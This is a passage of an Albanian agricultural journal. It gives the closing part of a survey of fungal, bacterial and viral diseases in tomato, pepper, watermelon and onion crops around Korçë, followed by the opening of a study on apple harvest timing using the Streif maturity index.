Organet bimore të prekura nga sëmundjet në fazën e sporifikimit iu nënshtruan ekzaminimeve laboratorike. U përgatitën materialet për çdo sëmundje dhe u panë në mikroskop në zmadhimin 10 x 20. Me anën e çelësave përkatës u përcaktua çdo sëmundje. Për sëmundjet bakteriale e kërpudhore të tipit të trakeobakteriozave dhe trakeomykozave është gjykuar mbi bazën e vrojtimeve në fushë. Për sëmundjet virusale është gjykuar mbi bazën e vrojtimeve makroskopike në fushë. Janë vrojtuar 4 kultura kryesore perimore, në katër pika të ndryshme të rrethit të Korçës: *Dvoran, Bulgarec, Pojan, Pirg.*

1.2. Vlerësimi i sëmundjeve

Ndjekja e ecursisë së çdo sëmundjeje u krye që me diktimin e shenjave të para në fushë, në disa pika të mbjella me kultura perimore dhe pastaj vrojtimi u krye çdo 15 ditë. Vlerësimi përfundimtar i sëmundjeve u krye në fund të periudhës së vegjetacionit. Përhapja e sëmundjeve, të tipit të trakeo-parenkimatozave, në bimët është vlerësuar sipas një shkalle me pesë klasa:

Klasa 0	bimë të shëndosha
Klasa 1	bimë me humbje të turgorit dhe zverdhje të gjetheve
Klasa 2	bimë me zverdhje dhe vyshkje të gjetheve
Klasa 3	bimë me vyshkje dhe tharje të gjetheve

Klasa 4 bimë me tharje të shumta ose bimë të thara

Për sëmundjet e pjesëve mbitokësore të bimëve vlerësimi është bërë nga vrojtimi i 100 gjetheve, kërcejve, frutave (10 pika x 10 gjethe, fruta, kërcej) të studiuara sipas këtij rregulli.

Numri i gjetheve të prekura	Koeficienti	Shkalla
0 %	0	S'ka sëmundje
1- 25 %	1	Përhapje e kufizuar
25-50 %	2	Përhapje mesatare
50-75 %	3	Përhapje e rëndë
75-100 %	4	Përhapje shumë e rëndë

Për sëmundjet e rrënjëve vlerësimi është bërë mbi përqindjen e dëmtimit të sistemit rrënjor. Indeksi i sëmundjes është përlogaritur nëpërmjet formulës së McKinney:

$$I \% = \frac{\sum (nxk)}{N \times K} \times 100 \text{ në të cilën: } I = \text{Indeksi i sëmundjes së analizuar}$$

n = Numri i gjetheve, frutave, kërcejve të analizuar për çdo kategori. **k** = Numri i kategorisë.

N = Numri i gjithësej i gjetheve, frutave, kërcejve të analizuar. **K** = Numri gjithsej i kategorive.

$\sum$ = Shuma e (n x k).

2. Rezultatet e arritura dhe diskutimi i të dhënave

2.1 Sëmundjet kryesore të domates

Leveillula taurica (Hiri i solanoreve). Hiri është një kërpudhë parazite e detyruar që prek kryesisht gjethet, duke shkaktuar shfaqjen e njollave të verdha, këndore dhe me anë të përcaktuara mirë te domatja. Sëmundja shfaqet në kulturat e vona nën ujë të domates duke u nisur nga gjysma e gushtit kur kushtet e temperaturës dhe lagështisë relative janë të favorshme për parazitin (Kaltani T., Celo B. 1982).

Cladosporium fulvum (Njolllosja kafe e gjetheve). Kladosporioza e domates është një nga sëmundjet më të rrezikshme të domates të kultivuar në ambiente të mbrojtura. Simptomat e para të njolllosjes kafe shfaqen mbi gjethet e poshtme të bimës dhe më vonë përhapen në të gjithë bimën duke prekur të gjithë vegjetacionin.

Botrytis cinerea (Kalbëzimi gri). Sëmundja mund të prekë të gjitha organet ajrore të bimës. Prekjet mbi kërcell favorizohen nga prania e plagëve dhe nga kontakti me mbeturinat e luleve të nekrotizuara ku miceli i patogjenit mund të zhvillohet në

mënyrë saprofite. Fruti i prekur kalbet tërësisht, ndërsa në sipërfaqe diferencohet myku karakteristik me ngjyrë gri i përbërë nga organet e riprodhimit konidial.

Phytophthora infestans (Vrugu i solanoreve). Simptomat e sëmundjes vihen re mbi të gjitha organet ajrore të bimës. Mbi gjethe shfaqen njolla të çngjyrosura të lokalizuara kryesisht në anët e gjetheve. Njollat marrin ngjyrë kafe, thahen duke shkaktuar nekrotizimin e të gjithë gjetheve. Në anën e poshtme, nën njollë dhe në lagështi të lartë, formohet një myk i bardhë, i përbërë nga sporangombajtës me sporangjet që dalin nga stomat. Frutat kalben plotësisht.

Fusarium oxysporum F. Sp. Lycopersici (Fusarioza). Kjo sëmundje mund të shfaqet në të gjitha moshat e zhvillimit të bimës. Në prerjet tërthore dhe gjatësore të kërcejve dhe të bishtave të gjetheve të prekura dallohen nxirje të theksuara të sistemit vaskular.

Pyrenocheta lycopersici (Tapëzimi i rrënjëve në domate). Paraziti prek indet kortikalë të rrënjëve që çojnë në proceset intensive të ndryshimit dhe tapëzimit të qelizave. Përveç këtyre sëmundjeve janë konstatuar edhe sëmundje të tjera, si: **1. Phytophthora parasitica (Vrugu i kërcellit)**, **2. Alternaria solani (Alternarioza)**, **3. Didymella lycopersici (Kalbëzimi i kërcellit)**, **4. Septoria lycopersici (Njolloja e bardhë e gjetheve)**, **5. Botrytis cinerea (Kalbëzimi gri)**.

2.2 Vlerësimi i intensitetit të sëmundjeve në kulturën e domates

Për sëmundjet e hirit, kladosporiozës, kalbëzimit gri dhe vrugut është bërë vlerësimi i sipërfaqes së organeve të infektuara konform metodikës. Ndërsa për sëmundjen e fusariozës vlerësimi është bërë mbi bazën e prekjes së kërcellit. Për sëmundjen e tapëzimit është bërë vlerësimi i rrënjëve sipas infeksionit (Tabela 1. dhe Grafiku 1.). Fusarioza paraqitet me përqindjen më të lartë për faktin se temperaturat e ajrit kanë qenë relativisht të larta dhe lagështia ajrore në nivelet më të ulëta.

2.3 Sëmundjet kryesore në kulturën e specit

Verticillium dahliae (Traheovorticilioza e specit). Traheovorticilioza paraqet për solanoret sëmundjen kërpudhore me rëndësi kryesore si për nga përhapja ashtu dhe nga dëmi që ajo shkakton. Simptomatologjia tipike e verticiliozës është humbja e turgorit të gjetheve në orët më të nxehta të ditës për shkak të shtimit të aktivitetit respirator. Më vonë gjethet vyshken dhe thahen. Në pjesën e poshtme të kërcellit vihet re një nxirje e theksuar e vazove (Hasani M., 1998).

U konstatuan edhe sëmundjet e mëposhtme:

1. Verticillium albo-atrum (Verticilioza), **2. Leveillula taurica (Hiri)**, **3. Botrytis cinerea (kalbëzimi gri)**, **4. Phytophthora capsici (kalbëzimi i qafës së kërcellit)**, **5. Fusarium sp. (fusarioza)**, **6. Alternaria capsici –annui (alternaria)**, **7. Gleosporium piperatum (Gleospora)**.

2.4 Vlerësimi i intensitetit të sëmundjeve në kulturën e specit

Në vlerësimin e indeksit të sëmundjessë vyshkjes kërpudhore për vlerësim janë marrë bimë me shenja vyshkjeje të pjesshme ose të përgjithshme. Për sëmundjen e kalbëzimit të zi të majës për vlerësim janë marrë fruta speci të prekura dhe me shenja dalluese. Ndërsa për sëmundjen e antraknozës vlerësimi është bërë mbi bazën e infeksionit në gjethe dhe fruta (Tabela 2. dhe Grafiku 2.).

Infeksioni i vyshkjes kërpudhore është më i lartë se sëmundjet e tjera sepse është favorizuar nga temperaturat e larta gjatë verës dhe lagështia e ulët ajrore, gjë që nuk ka stimuluar zhvillimin e antraknozës dhe të kalbëzimit të zi të majës së frutit.

2.5 Sëmundjet kryesore në kulturen e shalqinit

Pseudoperonospora cubensis (Vrugu i kungullorëve). Mbi gjethe, fillimisht kjo sëmundje kërpudhore shfaqet me zona të shndritshme dhe ulliri, me anë të hijezuara dhe këndore. Në prani të lagështisë së lartë këtë zona marrin një ngjyrë gjelbër nëkafë dhe nën to, në anën e poshtme vihet re një myk karakteristik gri-vjollcë i përbërë nga organet e shumëzimit të kërpudhës. Kur prekja është shumë e lartë, çon në tharjen e gjithë bimës.

Sphaerotheca fusca (hiri i kungulloreve). Sëmundja më e rrezikshme dhe më e përhapur e kungulloreve është hiri i shkaktuar nga *Sphaerotheca fusca*. Sëmundja prek të gjithë pjesët e gjelbra të bimës. Fillimisht mbi gjethe shfaqen njolla të vogla të bardha, të rrumbullakëta që më vonë zmadhohen e bashkohen duke mbuluar gjithë sipërfaqen gjetheore¹.

2.6 Vlerësimi i intensitetit të sëmundjeve në kulturën e shalqinit

Për vlerësimin e sëmundjeve të vrugut dhe të hirit në kungullore për bazë janë marrë në analizë gjethet, ndërsa për sëmundjen e antraknozës janë analizuar frutat (Tabela 3. dhe Grafiku 3.). Faktorët e lagështisë ajrore dhe të temperaturave gjatë stinës së verës nuk kanë bërë të mundur zhvillimin e madh të sëmundjeve. Mbjellja e llojeve rezistente dhe trajtimet kimike kanë ulur ndjeshëm përhapjen e infeksioneve.

2.7 Sëmundjet kryesore në kulturën e qepës

Peronospora schleideni (Vrugu i qepës). Vrugu gjendet i përhapur kudo sidomos në vite me pranverë të lagët duke tharë gjethet para se të formohen bulbet. Mbi gjethe formohen njolla me ngjyrë të bardhë ose gri në të gjelbër. Mbi këto njolla formohet një push në ngjyrë vjollce që përfaqëson organet e riprodhimit. Gjethet dalëngadalë fillojnë të kalben e të thahen.

Botrytis alli (Kalbëzimi i qepës). Është konstatuar në gjithë zonën e Korçës. U konstatuan edhe sëmundjet e mëposhtme: **1. Puccinia allii (Ndryshku).** **2. Urocystis**

¹Ciccarerese F., etj, 2001

*cepulae (Urthi).*3.*Sclerotium cepivorum (Kalbëzimi i bardhë)* 4.*Aspergillus niger (Myku i zi).*

2.8 Vlerësimi i intensitetit të sëmundjeve në kulturën e qepës

Për të bërë vlerësimin e intensitetit të prekjës për bazë janë marrë gjetet, pjesërisht bulbet për sëmundjen e kalbëzimit gri (Tabela 4. dhe Grafiku 4.).

Kushtet e papërshtatshme të klimës, mbjellja e llojeve rezistente dhe trajtimet kimike kanë bërë që numri i sëmundjeve dhe shkalla e infeksionit të jenë në nivelet më minimale në këtë kulturë.

3. Përfundime

-Sëmundjet e inventarizuara në kulturat perimore të rrethit të Korçës paraqiten :

- a 63 % i zënë sëmundjet kërpudhore
- a 14 % i zënë sëmundjet bakterial
- a 23 % i zënë sëmundjet e virusale

-Inventarizimi nuk mund të konsiderohet një proces i mbyllur, pasi numri i sëmundjeve të pranishme është edhe më i madh, por që nuk janë identifikuar ende.

-Indeksi i shfaqjes së sëmundjeve është në vartësi të shkallës së qëndrueshmërisë së kulturave dhe faktorëve të tjerë biotike dhe abiotike ku rolin kryesor e zënë temperatura dhe lagështia.

-Nga dëmtimi i kulturave perimore prej sëmundjeve humbjet shkojnë në 20 % të prodhimit vjetor.

4. Rekomandime

1. Të vazhdojë puna për inventarizimin e sëmundjeve të tjera të paidentifikuara.
2. Duhet kryer trajtimet kimike mbi bazën e prognozë-sinjalizimit për të mbajtur pastër kulturat perimore nga sëmundjet.
3. Të mbillen kultivarë rezistentë ndaj sëmundjeve problematike siç janë vrugjet, trakeomykozat dhe trakeobakteriozat.

Tabela 1. Vlerësimi i indeksit të sëmundjeve në kulturën e domates.

Nr.	Sëmundja	Gjethe, fruta, kërcëj të prekura sipas shkallës				Indeksi i sëmundjes (%)
		n ₁	n ₂	n ₃	n ₄	
1	Leveillula taurica	9	6	2	1	12
2	Cladosporium fulvum	2	4	2	1	8
3	Botritis cinerea	5	2	3	2	10
4	Phytophthora infestans	3	2	1	1	6
5	Fusarium oxysporium f. sp. lycopersici	10	7	3	4	20
6	Pyrenocheta lycopersici	2	1	2	1	5

Tabela 2. Vlerësimi i indeksit të sëmundjeve në kulturën e specit.


Nr .	Sëmundja	Gjethe, fruta, kërcej të prekura sipas shkallës				Indeksi i sëmundjes (%)
		n ₁	n ₂	n ₃	n ₄	
1	Verticillium dahliae	22	11	9	6	24
2	Alternaria capsici, annui	7	5	2	3	9
3	Gleosporium piperatum	18	7	3	2	12

Tabela 3. Vlerësimi i indeksit të sëmundjeve në kulturën e shalqinit.


Nr.	Sëmundja	Gjethe, fruta, kërcej të prekura sipas shkallës				Indeksi i sëmundjes (%)
		n ₁	n ₂	n ₃	n ₄	
1	Pseudoperonospora cubensis	3	2	1	1	9.3
2	Sphaerotheca fusca	4	1	1	0	6
3	Claquosporium lagenarium	6	1	1	0	7.3

Tabela 4. Vlerësimi i indeksit të sëmundjeve në kulturën e qepës.


Nr .	Sëmundja	Gjethe, fruta, kërcej të prekura sipas shkallës				Indeksi i sëmundjes (%)
		n ₁	n ₂	n ₃	n ₄	
1	Peronospora schleideni	8	2	4	1	4.6
2	Alternaria porri	2	4	1	0	2.1
3	Botrytis sp.	8	4	2	3	4.6




Grafiku 1. Indeksi i sëmundjeve në kulturën e domates



Grafiku 2. Indeksi i sëmundjeve në kulturën e specit



Grafiku 3. Indeksi i sëmundjeve në kulturën e shalqinit



Grafiku 4. Indeksi i sëmundjeve në kulturën e qepës

5. Bibliografi

Agrios G. N., *“Plant Pathology”*, 1988.

Ciccarerese F., Myzejen H., Ambrico A .,Longo O ., Schiavone D., *“Compartimento verso impotanti malattie fungine di germoplasma albanese di piante ortive”*, Bari – Itali, 2001.

Djumaieva D.,Vassiliev A ., *“Cropping systems in intensive agriculture”*, Sofje, 1986.

Hasani M., *“Bakterologjia bujqësore”*, Tiranë 1998.

Hasani M., *“Principet e luftës kundër sëmundjeve të bimëve”*

Kaltani T .,Celo B., *“Fitopatologjia bujqësore”*, Tiranë, 1982.

Kaltani T.,Celo B., *“Fitopatologjia e përgjithshme”*, Tiranë, 1982.

Kaltani T., *“Praktikum i fitopatologjisë”*, Tiranë, 1982.

Nasto Th ., Bardhi N., *“Bazat e perimtarisë dhe prodhimit të perimeve”*, Tiranë, 2004.

Prifti M., *“Mbrojtja e perimeve”*, Tiranë, 1984.

Susuri L., *“Fitopatologia”*, 1995.

VLERËSIMI I TREGUESVE TË PJEKURISË PËR TRE KULTIVARË E MOLLËS NË RAJONIN E KORÇËS

Dhimitri Papamihal

Përmbledhje

Datat e vjeljes së çdo kultivari molle të destinuar për ruajtje afatgjatë kanë një rëndësi të madhe për cilësinë dhe freskinë e frutave në përfundim të këtij procesi. Studimet shkencore kanë treguar se vjelja duhet të kryhet brenda një periudhe disa ditore të përcaktuar mirë, pak më përpara se në frut të fillojë prodhimi i shtuar i etilenit dhe të rritet frymëmarrja. Përcaktimi i kësaj periudhe bëhet nëpërmjet vlerësimit dinamik të disa treguesve të pjekurisë në frutat e mollës. Një përdorim të madh ka gjetur Treguesi Streif, i cili përcakton datën optimale të vjeljes të çdo kultivari. Ky studim për vlerësimin e pjekurisë sipas Treguesit Streif u realizua në vitin 2012 për tre kultivarë kryesorë të mollës në rajonin e Korçës Golden Delicious, Red Chief dhe Granny Smith të kultivuara në një nga zonat tipike të kultivimit të mollës në këtë rajon. Matja e treguesve të pjekjes u krye me një distance kohore prej pesë ditësh nga njëra tjetra, pesë herë për dy kultivarët e parë dhe gjashtë herë për Granny Smith. 20 shtatori u përcaktua si data optimale e vjeljes për kultivarët Golden Delicious dhe Red Chief, ndërsa 4 tetori për kultivarin Granny Smith.

Fjalë kyçe: datë vjelje, tregues të pjekurisë, Golden Delicious, Red Chief, Granny Smith, Treguesi Streif.

Abstract

The harvest dates of each apple cultivar intended for long term storage are of great importance on the fruit freshness and quality in the end of storage period. The scientific studies have shown that harvest should take place within a well-defined period of few days, just before the ethylene production and respiration rate increase in fruit. Determination of the right harvest time is made through the assessment of several maturity indicators in apple fruits. The Streif Index is widely used to determine the optimum date of harvest for each cultivar. This study was made in 2012 to assess the maturity indicators according to Streif Index for three main apple cultivars of Korca region Golden Delicious, Red Chief and Granny Smith grown in a typical apple growing area of that region. The measurement of maturity indicators was made in a five day distance from each other, five times for the first two cultivars and six times for Granny Smith. September 20 was determined as the optimum date to harvest Golden Delicious and Red Chief cultivars, while October 4 for Granny Smith.

Keywords: harvest date, maturity indicators, Golden Delicious, Red Chief, Granny Smith, Streif Index.

Hyrje

Molla është një frut që mund të ruhet e konsumohet e freskët deri në një vit nga data e vjeljes. Në këtë këndvështrim, rëndësi të veçantë ka harmonizimi i të gjithë faktorëve që ndikojnë në ruajtjen maksimale të freskësisë dhe cilësisë në magazinimin afatgjatë të saj. Mes këtyre faktorëve, datat e vjeljes të çdo kultivari kanë një ndikim shumë të madh (Vielma et al., 2008; Kvikliene, 2001; Franelli, Casera, 1996; Streif, 1996). Studimet shkencore kanë treguar se çdo kultivar duhet të vilet pak më përpara se në kokrrat e tij të fillojë prodhimi i shtuar i etilenit dhe të rritet frymëmarrja (Little & Holmes 2000) dhe procesi i vjeljes të përfundojë brenda pak ditëve (Blanpied & Silsby 1992). Kur mollët vilen para këtij afati, frutat janë më të vogla, kanë ngjyrim dhe aromë të pakët dhe janë më të ndjeshme ndaj djegies sipërfaqësore, kalbëzimit të hidhur e çrregullimeve të brendshme në ruajtje (Blanpied & Silsby 1992). Edhe humbjet në peshën e çdo kokrrë nga evaporimi gjatë magazinimit janë më të mëdha, sepse shtresa dyllore dhe kutikula në sipërfaqen e tyre nuk janë formuar plotësisht (Zerbini et al., 1999; Juan et al., 1999). Nga ana tjetër, kur mollët vilen më vonë se afati optimal, frutat nuk ruhen mirë gjatë magazinimit, zbuten shpejt, krijohen aroma jo karakteristike dhe janë shumë të ndjeshme ndaj sëmundjeve e kalbëzimeve. Për këtë arsye përcaktimi i periudhës optimale të vjeljes për çdo kultivar është një proces shumë i rëndësishëm (Faragher et al. 1984).

Gjatë dekadave të fundit, një numër i madh teknikash janë përdorur në përcaktimin e afatit optimal të vjeljes së mollës. Ato kanë në bazë matjen dinamike të treguesve të veçantë në frut që karakterizojnë pjekjen teknike të çdo kultivari, të tillë si: prodhimi i etilenit, fortësia e kokrrës, ngjyra e saj, lëndët e tretshme, transformimi i amidonit në sheqerna të thjeshta etj. Megjithatë, eksperimentimi shkencor dhe praktika e gjerë kanë treguar se asnjëri prej treguesve të mësipërm i marrë veçmas nuk ka qenë i mjaftueshëm dhe i saktë në vlerësimin e pjekjes optimale të frutit. Nga ana tjetër, kombinimi i disa treguesve ka rezultuar më superior, veçanërisht për të zvogëluar ndryshueshmërinë që vihet re nga fruti në frut në një pemë molle, brenda frutave të një kultivari, nga një pemëtores në tjetrën e kështu me radhë (Kingston, 1991). Në këtë kontekst, si më i suksesshëm në vlerësimin e kohës optimale të vjeljes së mollës ka rezultuar Treguesi Streif, i cili del nga raporti ndërmjet fortësisë së frutit me prodhimin e totalit të lëndëve të tretshme dhe treguesit të amidonit (Streif, 1983, 1996). Ky tregues përdoret gjerësisht në vlerësimin e kohës optimale të vjeljes së kultivarëve të mollës në Gjermani (Streif, 1996; Wilcke, 1996), në Hollande (de Jager and Roelofs, 1996), në Hungari (Merész et al., 1996), dhe në Poloni (Rutkowski et al., 1996). Në vendin tonë vjelja e kultivarëve të mollës bazohet kryesisht në datat historike të vjeljes dhe në ndonjë rast edhe në matjen e përmbajtjes së sheqernave në frut. Për këtë arsye përdorimi i treguesit Streif do të ishte me vlera.

Materiali dhe metoda

Vlerësimi i parametrave të pjekurisë u realizua për tre kultivarë të mollës Golden Delicious, Red Chief dhe Granny Smith, të cilët së bashku përbëjnë mbi 70% të

strukturës së mbjelljeve dhe prodhimit në rajonin e Korçës. Studimi u krye në një zonë tipike të kultivimit të mollës në rajonin e Korçës, në një nga pemëtoret e blloqeve me mollë të Zvirinës. Për marrjen e mostrave për çdo kultivar dhe vendndodhje, me metodën e randomizimit të thjeshtë, u përzgjedhën 5 rrënjë molle me nënshartesë vegjetative MM106, me zhvillim normal dhe moshe 12 vjeçare. Në çdo pemë u morën për analizim katër kokrra molle, nga një në secilin drejtim të horizontit, të vendosura në pjesën e jashtme e të dritësuar të kurorës, në lartësinë rreth 1.5 metra mbi tokë. Procedura e marrjes së kokrrave dhe vlerësimi i treguesve të tyre të pjekurisë u realizua në pesë data të ndryshme për kultivarët Golden Delicious dhe Red Chief, në datat 13 shtator, 18 shtator, 23 shtator 28 shtator dhe 3 tetor 2012, ndërsa për Granny Smith, veç datave të sipërpërmendura edhe në datën 8 tetor.

Treguesit e analizuar për çdo kultivar dhe secilën datë të marrjes së frutave ishin:

- Fortësia e kokrrave në kg/cm^2 , e matur me penetrometër dore të tipit Wagner FT 30, me tub sonde 11 mm, me shpim në të dy anët e kundërta të kokrrës për të nxjerrë mesataren e fortësisë për kokërr.
- Totali i lëndëve të tretshme të kokrrave në shkallën Briks, i matur me refraktometër dore të tipit ATC REF-114.
- Treguesi i Amidonit, u realizua nëpërmjet zhytjes për 30 sekonda të gjysmë kokrrave të mollës të prera sipas planit ekuatorial në solucion Jodide Potasike dhe Jod që përmbante për çdo litër 10 gr kristale të tretura të Jodidës Potasike (KI) dhe 3 gr kristale Jodi (I). Vlerësimi i shndërrimit të amidonit në sheqerna të thjeshtë u bë nëpërmjet krahasimit me tabelat standarde të shkallës 1 -10, ku 1 përfaqëson 0% shndërrim amidoni, ndërsa 10 tregon 100% shndërrim të tij.
- Mbi bazën e tre treguesve të mësipërm u bë përlogaritja e Treguesit Streif, sipas formulës:

$$\text{Treguesi Streif} = \frac{\text{Fortësia}}{\text{Totali i Lendëve të Tretshme} \times \text{Treguesi i Amidonit}}$$

Të gjithë të dhënat e dala u përpunuan me programin statistikor MINITAB 16, me nivel sigurie 95%.

Rezultatet dhe diskutimi

Për secilin kultivar u analizuan statistikisht tre treguesit e pjekurisë së kokrrave për çdo datë të mostrimit të tyre: *fortësia*, *totali i lëndëve të tretshme* dhe *treguesi i Amidonit*.

Për kultivarin **Golden Delicious**, të dhënat për këta tregues jepen me poshtë:

Fortësia:

Datat	N	Mean	SE Mean	StDev	Variance
13 shtator	20	7.8100	0.01910.	0852	0.0073
18 shtator	20	7.4000	0.0162 0.	0725	0.0053
23 shtator	20	6.9650	0.0131 0.	0587	0.0034
28 shtator	20	6.6600	0.0184 0.	0821	0.0067
3 tetor	20	6.3350	0.0150 0.	0671	0.0045

Fortësia e frutave ka rezultuar në rënie përgjatë gjithë periudhës 20-ditore, me një mesatare prej 0.07375 kg/cm²/ditë. Në datën e parë të mostrimit, më 13 shtator ajo ishte 7.8100 kg/cm², ndërsa në datën e fundit 6.3350 kg/cm².

Totali i lëndëve të tretshme:

Datat	N	Mean	SE Mean	StDev	Variance
13 shtator	20	13.015	0.0182	0.0813	0.0066
18 shtator	20	13.560	0.0343	0.154	0.0236
23 shtator	20	14.025	0.0441	0.197	0.0388
28 shtator	20	14.525	0.0289	0.129	0.0167
3 tetor	20	14.945	0.0211	0.0945	0.0089

Totali i lëndëve të tretshme ka ardhur në rritje gjatë gjithë periudhës 20-ditore, me një mesatare prej 0.05741 °Briks/ditë. Në datën e parë të mostrimit, më 13 shtator ato ishin 13.015 °Briks, ndërsa në datën e fundit 14.945 °Briks.

Treguesi Amidonit:

Datat	N	Mean	SE Mean	StDev	Variance
13 shtator	20	3.000	0.126	0.562	0.316
18 shtator	20	4.2000	0.0918	0.4104	0.1684
23 shtator	20	5.500	0.136	0.607	0.368
28 shtator	20	6.650	0.131	0.587	0.345
3 tetor	20	7.650	0.150	0.671	0.450


Treguesi i Amidonit tregoi një rritje të vazhdueshme gjatë gjithë periudhës 20-ditore, me një mesatare prej 0.2325 shkalle në ditë. Në datën 13 shtator ai kishte vlerën 3.000, ndërsa në datën 3 tetor 7.650.

Bazuar në të dhënat e mësipërme të tre treguesve të pjekurisë, u bë përlllogaritja për çdo datë mostrimi e treguesit Streif, i cili është një raport i Fortësisë me prodhimin e totalit të lëndëve të tretshme me treguesin e Amidonit. Këto të dhëna dhe vlerat e treguesit Streif për kultivarin Golden Delicious jepen në tabelën 1. 1.

Datat e mostrimit (2012)	Madhësia e mostrës (kokrra)	Fortësia (kg/cm ²)	Totali lëndëve tretshme (°Briks)	Treguesi Amidonit (1 -10)	Treguesi Streif
13 shtator	20	7. 810	13. 015	3. 00	0. 2000
18 shtator	20	7. 400	13. 560	4. 20	0. 1299
23 shtator	20	6. 965	14. 025	5. 50	0. 0902
28 shtator	20	6. 660	14. 525	6. 65	0. 0689
3 tetor	20	6. 335	14. 945	7. 65	0. 0554

Tabela 1. 1. Ecuria e treguesve të pjekurisë dhe treguesi Streif për kultivarin Golden Delicious

Nga tabela 1. 1 rezulton se vlerat e treguesit Streif kanë ardhur në rënie nga data 13 shtator - 3 tetor 2012. Ilustrimi i treguesve të pjekurisë jepet në grafikun 1. 1, ndërsa në figurën 1. 1 janë pamje të fotografuara të nivelit të Amidonit në frut në datën 13 shtator dhe 3 tetor 2012, pas trajtimit të tyre me solucion Jodide Potasike dhe Jod.



Grafiku 1. 1



Figura 1. 1

Për kultivarin **Red Chief**, të dhënat për fortësinë e kokrrave, totalin e lëndëve të tretshme dhe treguesin e Amidonit janë si më poshtë:

Fortësia:

Datat	N	Mean	SE Mean	StDev	Variance
13 shtator	20	8.2100	0.0191	0.0852	0.0073
18 shtator	20	7.7850	0.0254	0.1137	0.0129
23 shtator	20	7.3650	0.0167	0.0745	0.0056
28 shtator	20	6.9500	0.0212	0.0946	0.0089
3 tetor	20	6.5200	0.0172	0.0768	0.0059

Fortësia e frutave ka rezultuar në rënie përgjatë gjithë periudhës 20-ditore, me një mesatare prej 0.0845 kg/cm²/ditë. Në datën e parë të mostrimit, më 13 shtator, ajo ishte 8.2100 kg/cm², ndërsa në datën e fundit 6.5200 kg/cm².

Totali i lëndëve të tretshme:

Datat	N	Mean	SE Mean	StDev	Variance
13 shtator	20	10.630	0.0231	0.1030	0.0106
18 shtator	20	11.405	0.0198	0.0887	0.0079
23 shtator	20	12.125	0.0176	0.0786	0.0062
28 shtator	20	12.895	0.0170	0.0759	0.0058
3 tetor	20	13.475	0.0143	0.0639	0.0041

Totali i lëndëve të tretshme ka ardhur në rritje gjatë gjithë periudhës 20-ditore, me një mesatare prej 0.14225 °Briks/ditë. Në datën e parë të mostrimit, më 13 shtator, ato ishin 10.630 °Briks, ndërsa në datën e fundit 13.475 °Briks.

Treguesi i Amidonit:

13 shtator	20	3.200	0.117	0.523	0.274
18 shtator	20	4.450	0.114	0.510	0.261
